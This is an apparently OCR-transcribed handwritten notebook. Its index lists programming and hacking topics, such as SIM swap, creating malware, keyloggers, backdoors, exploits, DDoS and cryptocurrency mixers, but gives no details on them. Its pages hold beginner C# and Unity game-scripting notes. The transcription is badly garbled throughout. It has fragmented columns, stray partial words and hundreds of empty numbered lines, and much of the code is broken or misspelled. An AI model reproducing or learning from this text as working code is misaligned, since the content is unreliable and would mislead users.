

~~100~~

$\begin{array}{r} 3 \\ \div \\ 4 \end{array} = 1.4$



PAGE

classmate



Index

- 1) ~~Gro~~ C # Basic
- 2) Unity
- 3) ~~UI~~ UI
- 4) UI FT
- 5) HTML ~~SS~~
- 6) OS & U
- 7) ~~Pytho~~ Python
- 8) AI
- 9) Astrology
- 10) Run
- 11) Dual氯ination
- 13) Astrology
- 14) C++
- 15) Secret name
- 16) Bit coin
- 17) To be Anonymous
- 18) Da vinci

- 19) Hacker
- 20) Sim Swap products
- 21) to learn
- 22) Java
- 23) Hack on
- 24) Java
- 25) Android development
- 26) keep to lesser victim
- 27) Dates
- 28) agents
- 29) clue hunt
- 30) to learn
- 31) things to do as a hacker
- 32) Plants vs
- 33) Deadly computer Infection
- 34) Antivirus
- 35) Virtual Box
- 36) Linux and their
distributions
- 37) BestOS 2020
- 38) CEH
- 39) Perry
- 40) maccha
- 41) carbon tax
- 42) Crunch
- 43) Adreno
- 44) IoT
- 45) hacking
- 46) commands
- 47) words the
us.
- 48) addition
- 49) machine
- 50) Foot fo
- 51) Nick
- 52) Who is
- 53) banner
- 54) CLASSMA

Index

(E) (38)

DATE: []

(54) shodan

- 39) Peaty chain
macchangers.
- 41) cron tab
- 42) crunch.
- Adreno.
- 43) IOT.
- hacking once again
- 46) commands to try.
- 47) words that should be known by us.

55) Dig

56) Dnsenum

57) metasploitable

58) Nmap

59) TCP

60) Net working

61) nmap again

62) Amap

63) OWASP

64) network pages.

65) cookies

66) Bug slip suit

67) What web

68) dirb

69) hydra

Index

70 Session hijacking

71) Session fixation

72) Hijacking the session

73) ~~SQL~~ Injection

74) Wireshark

75) Shellshock

76) ~~msf~~ msfconsole

77) SQL Injection.

78) DNS

79) Tools for DNS

80) DNS Spoofing attack

81) ADNS Sec

82) Nat Vs hostonly Vs Bridge

83) JS

84) SQL ~~Injection~~ Injection

85) tools to be install

86) Nmap

87) MiTM
classmate

88) ~~Tools~~ tools to be install

89) Trick bot analysis

90) Malware analysis tools

91) OS

92) Websites to be known.

93) Cmd

94) Information gathering

95) Creating a malware

96) C program modules to be known.

97) Root Kit

98) MSDN

99) Experience learning,
Cross site Scripting

100) playgrounds and sites
and tools to practice

101) Exp 1

102) Tools to download

103) Experience

104) MiTM

- I Index
- DATE []
- 106) NFILTRATION FRAME WORK
117) python working
analysis
use tools
e known.
- 105) Beeologger
120) hydra
106) post-connection attacks
(Information gathering)
(net discover)
121) Back door Theory and practical
using netcat
- 107) Fsocity
108) Root kit Cheater
122) XSS attack theory
- 109) who is looking..
123) SQL map uses
SQL injection
- 110) The Cap B
Typical network Information
gathering
- 124) Crash station password
hash cracking
- 111) Burpsuite
125) Anonsurf
- 112) Mac Changer
126) T0rn
- 113) how to change
127) how to use a good VPN
- 114) Ether cap
128) how to have a fully secure
connection
- 115) harvester
129) tips for tor
- 116) nmap -zen map.
130) Tails
- 117) metasploit
131) Enable persistence in tails
- 118) python program to change
classmate mac address
132) now on tails

Index

DATE

- 133) Darknet search engines
134) Temporary Accounts - emails
135) print emails.
136) XMPP
137) File management
138) Meta data
139) File sending methods
140) Wipe data or erase a storage
141) Encryption
142) Manual encryption in file
143) Wallets Cryptocurrency
144) Way to get bit coin
145) Sending & Receiving Bitcoins
146) mixer/tumbler.
147) monero
148) Getting monero anonymously
149) Crypto exchange
150) Cube OS and Kali Linux

151) Software block install
152) Important Python modules
153) maltego
154) No Distribute
155) The fat cat
156) Z logger
157) Lazarus
158) exets Bat
159) I conan cipher
160) Auto IT
161) ms office exploit
162) Auto scan
163) X32 bit ark
164) App Spoff.
165) DDoS attacks
166) Back doors using
metasploit
167) metasploit library
(GUI)

168) Network
169) CSS
170) Grimp
171) bash
172) SSM
173) curl
174) grep
175) cron
176) One page
177) bash
178) Various tools
179) Keys us
180) Powershell
181) Android
182) Observe
183) Class
184) Net

DATE

1) Software b/c install

2) Important python modules

3) maltego

4) No Distribute

5) The fat cat

6) Z logger

7) Lazagne

8) execto Bat

9) Iconarchive

10) Auto it

11) ms office exploit

12) Photo Scan

13) X32 bit ark

14) App Spoff.

15) DDoS attacks

16) Back door using

splact

metasploit library

Guru)

PAGE

Index

DATE

168) NeXpose (Defence)

169) CSS

170) Grimp

171) bash

172) SSM FTP → emails

173) curl local download

174) grep

175) cron job

176) one page at time (ctrl

177) bash

178) various text editor of linux

179) keys used in vi

180) power shell

181) Android Studio

182) Observations

183) Class of TPs

184) Net & d host Id
seperation

①

①

C#

DATE

Console.WriteLine ("Hello world");

to print hello world ↴

Console.ReadLine();

to read line ↴

Console is reading

Console → correct

C# is Case Sensitive.

Write line - WriteLine

Read line - ReadLine

Console

// → comment line a code.

→ this is a pure object oriented programming

language.

- member access

Console.WriteLine ("ASD");

Simple pro

DATE: [] [] []

int x, y;
x = 7;
y = x + 3;

Console.WriteLine(y);

int for int

char in string → String.

C# program for to read and write names

Console.WriteLine(y);

Console.WriteLine("what is your name ?");

Console.WriteLine("type your ^{first} name");

String myfirstname;

myfirstname = Console.ReadLine();

String mylastname;

Console.WriteLine("type of your last name");

mylastname = Console.ReadLine();

Console.WriteLine("hello," + myfirstname + "
" + mylastname);

Console.ReadLine(); // works like getch()

classmate

PAGE: [] []

C# Code for a family of Student

```
1 Console.WriteLine ("Bob's Big gaming");  
2 Console.WriteLine ("choose a door : 1, 2, 3");  
3 String userValue = Console.ReadLine();  
4 if (userValue == "1")  
5 {  
6     String message = "you were eaten by a dog";  
7     Console.WriteLine (message);  
8 }  
9 else if (userValue == "2")  
10 {  
11     Console.WriteLine ("You won the game");  
12 }  
13 else  
14 {  
15     String message = "Bla"  
16     Console.WriteLine (message);  
17 }  
18 else  
19 {  
20     Console.WriteLine ("we dont know that");  
21 }
```

Console. ReadLine();

DATE: [] [] [] []

to concordinate 2 Strings

eg

Message

String a = "abcd";

String a = a + "eff");

Console. WriteLine(a);

out put

abcdefg.

Conditional operator for C#

String message = "asd"

String ~~res~~

String u = (~~res~~ message == "asd") ?
"yes": "no";

// Same as C++ and C.

CLASSMATE

PAGE: [] []

eg in C++

DATE

message = "asd"

cout << "kaka" << ^{message}asd << "hello";

in C#

cons

message = "asd"

console.WriteLine("you wrote a {0}.",
message);

output

C++ Kaka asd hello

C# you wrote a asd.

2) ~~console~~ C# code eg

String a = "Baba";

String b = "Ramdev";

Console.WriteLine("you entered : {0},

therefore you wrote a . {1}.", a, b);

Console.ReadLine();

output

DATE

<< "hello" >>

You entered : Baba therefore you became a
granadu //

cout <
message);

Same operator as C++ and C

& & and operator

if ((x>y) && (a>b))

x
y

// or operator

if ((x>y) || (a>b))

x
y

for loop is also same

classmate

PAGE

break ; also same

array is also same.

to declare array

int [] numbers = new int [5];

↓ ↓ ↓ ↓ ↓
type array name assing reassessment
size

number [0] = 4;

number [1] = 8; etc..

to print a specific value

Console.WriteLine (number [0]);

Console.WriteLine (numbers . length);

// to know the length of the array

array for string

String [] names = new String [] { "Eddie" };

"Alex"; "ASD";

↓
size is not defined

here it's ok

to print every thing from the String array

String [-] names = new String [] {"Eddio",
"Alex", "michel", "Lee"};

// initialization of string array.

for < each

for each (String name in names)
{

Console.WriteLine (name);

}

Console.ReadLine();

// this a program to read and write all names
in the string array

hint name = 0 and names = string array

loop nam = name + 1.

②

to reverse a string

DAY

| | | | | | | |
|--|--|--|--|--|--|--|
| | | | | | | |
|--|--|--|--|--|--|--|

String zig = "you"

UNITY

G Tech

ASD for cur.

Some of the Indie games are asm

- 1) Rocket league , bg -
- 2) Grungeon
- 3) my friend pedro
- 4) OXENFREE
- 5) the Stanley parable
- 6) Inside ctr . . .
- 7) Superhot ctr . . .

Unity uses Java script or c#

3D Square move ment game

DATE [] [] []

- Inspector Contains all main aspects of unity game components
- project panel Shows all main assets or the current assets
- you can drag around panels for your friendly purpose
- you can make all default by the top right corner.
- press create to spawn the basic objects
- in assets you should create a material.
- press Ctrl + D to duplicate any of the solid objects
- Do not play and do the adjustments.
- Ctrl + S → to save the projects.
- to create a player movement script save the rigid body script , just ~~& click~~ click ×2 to ~~a~~ Script .

→ Delete the first two lines in C#

Script

Console. code changes into

Debug. code.

Debug. log ("hello") // prints in the

Console if can be seen as reference.

→ to modify some predefined functions

e.g.

public Rigidbody rb;

object creation

void Start ()

{

rb. AddForce (); }

void Update () { }

many can be used like

96. use gravity

DATE

96. ~~use Gravity~~ = false;



to disable the gravity

96. @AddForce (x, y, z);

// x = Value and y = value, z = value

Should be given to apply some force

void FixedUpdate () { Unity like

this than the update

→ to download the high quality of 3D
models go to [devasset.com](http://www.devasset.com)

types of Data types

int → Whole number

float → decimal number

String → Text

bool → True/False

Vector 3 → Stores 3 float.

DATE

Input . Got key . ('d')



any Key

→ to a float value it's good to add

* f

eg

Public float forwardForce = 2000f ;

update is faster than Fixed Update

in void update

write transform.position to change

the camera view as the player move.

Code for FPS View

using Unity Engine;

public class FollowPlayer : MonoBehaviour

{

 Public Transform player; // variable declaration

 Public Vector3 offset; // variable declaration.

 Void Update()

{

 transform.position = player.position +

~~offset;~~

}

{

Third person



{

 transform.position = player.position +
 offset;

{

Offset is Set as $x = , y = , z = \text{Some value.}$

classmate

button to indicate when you hit an obstacle

DATE

Hold ~~Space~~

2) void OnCollisionEnter (Collision collisionInfo)

3)

4)

5)

6)

7)

8)

9)

10)

11)

if (collisionInfo.collider.tag == "Obstacle")

8

Debug.log ("We hit an obstacle!");

9

3

//this displays on the console.

to Stop after a Collision

13) public PlayerMovement movement;

14) void OnCollisionEnter (Collision collisionInfo)

15)

if (collisionInfo.collider.tag == "Obstacle")

16)

movement.enable = false;

17)

classmate

18)

PAGE

classmate

Program to move the camera to with the player

DATE

using

8

Public Transform player; // the player is
dragged into it

public Vector3 offset; // some value is
set here for x, y, z,

Void update()

transform.position = player.position +
offset;

3

3

In Built function of collider

8

Void On CollisionEnter () // in built it only
works when the Box collider and is one

3 3 3

classmate

PAGE

classmate

getting Info

Void On Coll.

8

You can

be hierarchy

duplicate

when dragging

move 2 w

Drag is the

window -

related to

hide the

getting Info of what we collide

Void OnCollisionEnter (collision collisionInfo)



// Pre Built unity function
// inside the Box collider

S

You can drag a pre created object from
the hierarchy to project to make many
duplicates and change together or individual

when dragging an object just press ctrl to
move 2 units

Drag is the air in the rigid body module.

Window → lighting → to adjust all

related to light) you can add fog to
hide the upcoming obstacles.

EOT lost.

DATE

| | | | | |
|--|--|--|--|--|
| | | | | |
|--|--|--|--|--|

→ you can change the font size by the screen different by selecting cursor option.

Web GL is for send for money.

UI

can due of many

to set your pc quality

Edit → project settings → quality

if you want which you are by pressing Select camera Game object

to set icon cursor

Edit → project settings → players

you should save it as png

Dont do any thing you notice this and press top paste the cursor

to make the game setup

after completing the full game using

Inno setup

Select the game and select the data

classmate

PAGE

| | | |
|--|--|--|
| | | |
|--|--|--|

In C# code
[Header ("AS")]

public A B
public C D

[Space]
Absolute ("BB")
Public A G M

Web Gil is for internet, you can send for money.

If you want to change the camera angle which you are seeing now can be done by pressing

Select camera

Frame object → along with view

Don't do any thing in play mode if you notice this is in play mode right click and press copy component and stop and paste the component.

In C# Coding

[Header ("ASD")]

Public AB

Public CD

[Space]
[Absolute ("BB")]
Public AGm

Output

ASD

AB
CD


BB

AGm 

to get a random number

int a = Random.Range(1, 7);

Output is between 1-6 not 1-7 ok.



Code

{

Public ~~Text~~ Text Score; // Current value

Public Text highscore; // high score value

Void Start () // works on ~~Start~~ Start

{

highScore.text = PlayerPrefs.GetInt

classmate

("HighScore").ToString();

↓ gets the value of highscore

PAGE

Converts to
String

classmate

y

3

public void

{

int num
Score.txt

if (number
{

Player

high

3

Public void Re

{

PlayerPrefs.Def

PlayerPrefs.D

PlayerPrefs.D

highScore + te

Int
String()
PAGE

Converts to
String

OK,

button

→ current value

Text

high score value

resets all

cat value

text

re value

Int

String()

PAGE

3

DATE

public void Roll Dice ()

{

int number = Random.Range (1,7);
Score.text = number.ToString();

Default value.

if (number > PlayerPrefs.GetInt ("High Score", 0))

{

PlayerPrefs.SetInt ("High Score", number);

200

highScore.text = number.ToString();

9

3

Public void Reset ()

{

PlayerPrefs.DeleteKey

PlayerPrefs.D

PlayerPrefs.DeleteAll();

highScore.text = "0";

)
Zero (Default value)

9

classmate

PAGE

→ Click on an object and press F to

Focus that object

5

Public Transform target;

Public float Smooth Speed. = 0.125f;

Public Vector3 offset;

Void LateUpdate ()

6

transform.position = target.position + offset;

7

3 (mario old)

Smooth camera movement (mario new)

Same

Void FixedUpdate ()

2 Vector3 desiredPosition = target.position +
offset;

Vector3 smoothPosition = Vector3.Lerp
(transform.position,
desiredPosition,
smoothSpeed);

CLASSMATE

DATE

~~1st~~

Transform • position = Smoothed Position ;

Transform • Look AT (target);

y

3

Smooth camera follow → Barack vid has a
link of many Ideas. ~~hello~~

how to make high Score is last vid

Constant force can be applied by
without using code . by add / component.

Input Code

if (Input.GetKey ("d"))

{

}

PAGE

classmate

Start () → this Runs a function when the game is played or started.

Update

Update () → Runs the program every frames per second.

Awake () → Runs before the game

OnEnable () → Runs when the script is enabled

~~Fixed Update~~

~~Fixed~~

Fixed Update () : frame rate - independent update for physics

Unity Scripting : Keyboard and mouse Input

→ Void update

if (Input.GetMouseButtonDown (0))

 ↓
 zero

{ Debug.Log ("you pressed the left mouse button"); }

if (Input.GetKeyDown ("a")) { }

{ Debug.Log ("you pressed a key"); }

classmate

Key concept

Physics . Ra

float max D

→ A "Ray"

projected for

→ once a
about what

→ If I w

at a cube .

→ this is the

which will

↓ program

Void Update

// create a
and going fo

Ray MyRay =

RayCastHit n

if (Physics.Raycast

// I

in the game is

every frames

enabled

update

use Input

use button");

DATE

Key concepts : Ray Cast

- Physics . Raycast (Vector3 origin, RaycastHitInfo, float max Distance);
 - A "Raycast" is simply a line (or a "ray") that's projected forward until it hits something
 - once a raycast hits something, it returns information about what it hits
 - If I raycast forward from my camera and look at a cube . I will get a reference to that cube
 - this is the fundamental aspect of a gaze system, which will be described later

↓ program

Void Update () {

// Create a ray starting at this object (camera) and going forward.

Ray MyRay = new Ray (transform.position, transform.forward);

RaycastHit RayHit; // Variable to store raycast output.

if (Physics.Raycast (myRay, out RayHit, Mathf.Infinity)) {

// If the raycast hits something print out its

PAGE none

classmate

Debug.LogFormat("You hit {0}!", rayhit.

Collider.name)

→ the Random
Color GetRange
return new
Random.Range

3
3
3

→ you can drag from old levels to the objects
that are same in new level. from hierarchy
to below

6
3
// the color range
// 0.0 → 1.0

Unity you can access all game objects
by defining them

Public class MyFirstScript : MonoBehaviour {

GameObject myFirstObject; // any object name cube

Camera myMainCamera; // camera main camera if there is one

SphereCollider mySphereCollider;

MyFirst MyFirstScript myNewScript;

etc;

classmate

// it will change
this is gray

→ you can see

to rotate the object

→ transform

"Rotate Around"

→ Let's modify

that it rotates

→ method: Rotate

classmate

→ The random color to an object!

Color GetRandomColor() {

return new Color (Random.Range (0.0f, 1.0f),
Random.Range (0.0f, 1.0f), Random.Range
(0.0f, 1.0f));

E

G

// The color range in unity using R G B is between

// 0.0 → 1.0 = no color above or below, if.

// If will change colors every frame, you can use
this in ray casts to make Disco lights

→ You can script one but use for multiple objects.

to rotate the objects around eg → moon etc.

→ Transform Components have got a nice

"Rotate Around ()" method.

→ Let's modify the current objects transform so
that it rotates !

→ Method: Rotate Around (Vector3 point, Vector3 axis, float angle);

classmate

Code

Void Update () {

Transform OrbitTransform = object To Orbit.
transform;

Vector3 OrbitPosition = ~~object~~ at
OrbitTransform · position;

Vector3 orbitAxis = Vector3. ~~up~~ up; // Orbit arrow
y axis

float float OrbitAngle = 1.0 /

transform.Rotate Around (OrbitPosition, OrbitAxis,
OrbitAngle);

}

Then drag the sphere and apply to the - Code.

First game

To destroy

Void

float pull

transform.

if (trans

{

// Destroy

Destroy

y

y

First game

DATE

PAGE

$n = \text{object To Orbit transform}$

$\text{transform} \cdot \text{position}$

$\oplus \text{up}; // \text{Orbit axis}$
 $y \text{ axis}$

$\text{position}, \text{OrbitAxis}$

OrbitAngle



catch the egg

to destroy the moving egg code:-

Void update()

E

$\text{float fallSpeed} = 2 * \text{Time.deltaTime};$

$\text{transform.position} = \text{new Vector3}(0, \text{fallSpeed}, 0);$

$\text{if } (\text{transform position.y} < -1 \text{ || transform.position.y} > 20)$

{

// Destroy this game object (and all attached components)

Destroy (gameObject);

G

Y

movement of the player.

left ← → right

transform.position

void update () {

// these two lines are all there is to the
// actual movement.

float moveInput = Input.GetAxis ("Horizontal") *
Time.deltaTime * 3;
transform.position += new Vector3 (moveInput, 0, 0);

if (transform.position

+ transform.position += new Vector3
(moveInput, 0, 0);

// Restrict movement back between two
values.

if (transform.position.x <= -2.5) //

transform.position.x
>= 2.5)

5

float xPos = Mathf.Clamp (transform.position.x,
-2.5, 2.5);

float xPos = Mathf.Clamp (transform.position.x, -2.5f,


// clamp between min -2.5 and max 2.5);

DATE

transform.position = new Vector3(xpos, transform.
Position.y, transform.
position.z);

3
3

L.D.



Levels are in the maths note.

L.D.

DATE

1) Audio in the cavity

2) Power up

3) Select

4) Select Trigger → in sphere collider.

5) Code

Public GameObject PickupEffect

6) void OnTriggerEnter(Collider other)

7) if (other.CompareTag ("player"))

8) // checking whether it is a player.

9) Pickup(); // calling a function

10) }

11) void Pickup()

12) {

13) // Spawns a cool effect.

14) Instantiate (pickupEffect, transform.position,

+ transform

// Drag a

// Apply

// Destroy

15) }

Full

to make

Code

Public class

Public class

Public class

void OnT

// This

// an obj

{ if (

// The ob

+ transform • rotation ? ;

// Drag a effect in the pick up effect.

// Applies effect to the player.

// Destroy the particle

3

Full code → next page

To make our player bigger using power up

Code

Public class powerup : MonoBehaviour {

Public float multiplier = 1.4f;

Public Gameobject pickupEffect;

Void OnTriggerEnter(Collider other)

// This calls the function when it is called to

// an object.

{ if (other • compareTag ("Player")) // comparing

// The string with the tag given to the player as player or not.

2 // if the statement is true the
// function is called.

Pick up (other);

3

4)

5)

6)

7)

8)

9)

10)

11)

12)

13)

14)

15)

16)

17)

18)

19)

20)

21)

22)

23)

24)

25)

26)

27)

28)

29)

30)

31)

32)

33)

34)

35)

36)

37)

38)

39)

40)

41)

42)

43)

44)

45)

46)

47)

48)

49)

50)

51)

52)

53)

54)

55)

56)

57)

58)

59)

60)

61)

62)

63)

64)

65)

66)

67)

68)

69)

70)

71)

72)

73)

74)

75)

76)

77)

78)

79)

80)

81)

82)

83)

84)

85)

86)

87)

88)

89)

90)

91)

92)

93)

94)

95)

96)

97)

98)

99)

100)

101)

102)

103)

104)

105)

106)

107)

108)

109)

110)

111)

112)

113)

114)

115)

116)

117)

118)

119)

120)

121)

122)

123)

124)

125)

126)

127)

128)

129)

130)

131)

132)

133)

134)

135)

136)

137)

138)

139)

140)

141)

142)

143)

144)

145)

146)

147)

148)

149)

150)

151)

152)

153)

154)

155)

156)

157)

158)

159)

160)

161)

162)

163)

164)

165)

166)

167)

168)

169)

170)

171)

172)

173)

174)

175)

176)

177)

178)

179)

180)

181)

182)

183)

184)

185)

186)

187)

188)

189)

190)

191)

192)

193)

194)

195)

196)

197)

198)

199)

200)

201)

202)

203)

204)

205)

206)

207)

208)

209)

210)

211)

212)

213)

214)

215)

216)

217)

218)

219)

220)

221)

222)

223)

224)

225)

226)

227)

228)

229)

230)

231)

232)

233)

234)

235)

236)

237)

238)

239)

240)

241)

242)

243)

244)

245)

246)

247)

248)

249)

250)

251)

252)

253)

254)

255)

256)

257)

258)

259)

260)

261)

262)

263)

264)

265)

266)

267)

268)

269)

270)

271)

272)

273)

274)

275)

276)

277)

278)

279)

280)

281)

282)

283)

284)

285)

286)

287)

288)

289)

290)

Player life

DATE: []

Public:

Public class PlayerState : MonoBehaviour {

public float health = 100f; 3

using player life to modify the power up
for health addition

) after this, prog creat another
PowerUp

Public class power up : monoBehaviour {

public float multiplier = 1.4f

Public Gameobject pickupEffect;

Void OntriggerEnter (Collider other)

{
if (other.CompareTag ("Player"))

{
pickup (other);

}

Void pickup (Collider player)

{

Instantiate (PickupEffect, transform.position
transform.rotation);

PlayerStats stats = player.GetComponent<PlayerStats>();

// getting the life from that program

stats.health += multiplier;

Destroy(gameObject);

add these
& yield

// the time

// float

// and the

(GetCom-

→ you ca-

the emmi-

to last for few seconds change → and to
this is previous code

FPS mon-

→ Start coroutine(Pickup(others));

Pickup(others);

→ void Pickup(Collider player)

~~IEnumerator~~ Pickup(Collider play

on a position
ation);

componen-

ogram
er;

:

→ you can emit light by enabling
the emission in the material

→ and to create nice graphics apply
states.

FPS mouse movement.

→ next page.

Public class MouseLook : MonoBehaviour.

1

X Rotation -

Public float mouseSensitivity = 100;

X Rotation

- Public Transform playerBody;

// Sett

float xRotation = 0;

+ transform

* void Start()

2

Player.B

cursor.lockState = CursorLockMode.Locked;

// left-

// this hide the cursor.

// up-d

3

3

3

void update()

3

movement

float mouseX = Input.GetAxis("mouse X");

See the

* mouse sensitivity *

Time.deltaTime;

FPS

* float mouseY = Input.GetAxis("mouse Y");

* mouse sensitivity *

Time.deltaTime;

Publish

TC

X Rotation - \bullet = mouseY;

X Rotation = math.f. Clamp (X Rotation, -90°, 90°);

// Setting limit of angle to -90° - 90°;

+ transform.R.localRotation = Quaternion.

Euler (X Rotation, 0f, 0f);

Player.Body.Rotation (vector 3.0 up * mouseX);

// left-right rotation the body is rotated

// up-down rotation the camera is rotated.

3

3

movement of FPS player.

See the video.

FPS movement by Barakay,

PubG the game in China

to earn more.

六

2)

3)

4)

5)

六

۷۲

3


2

三

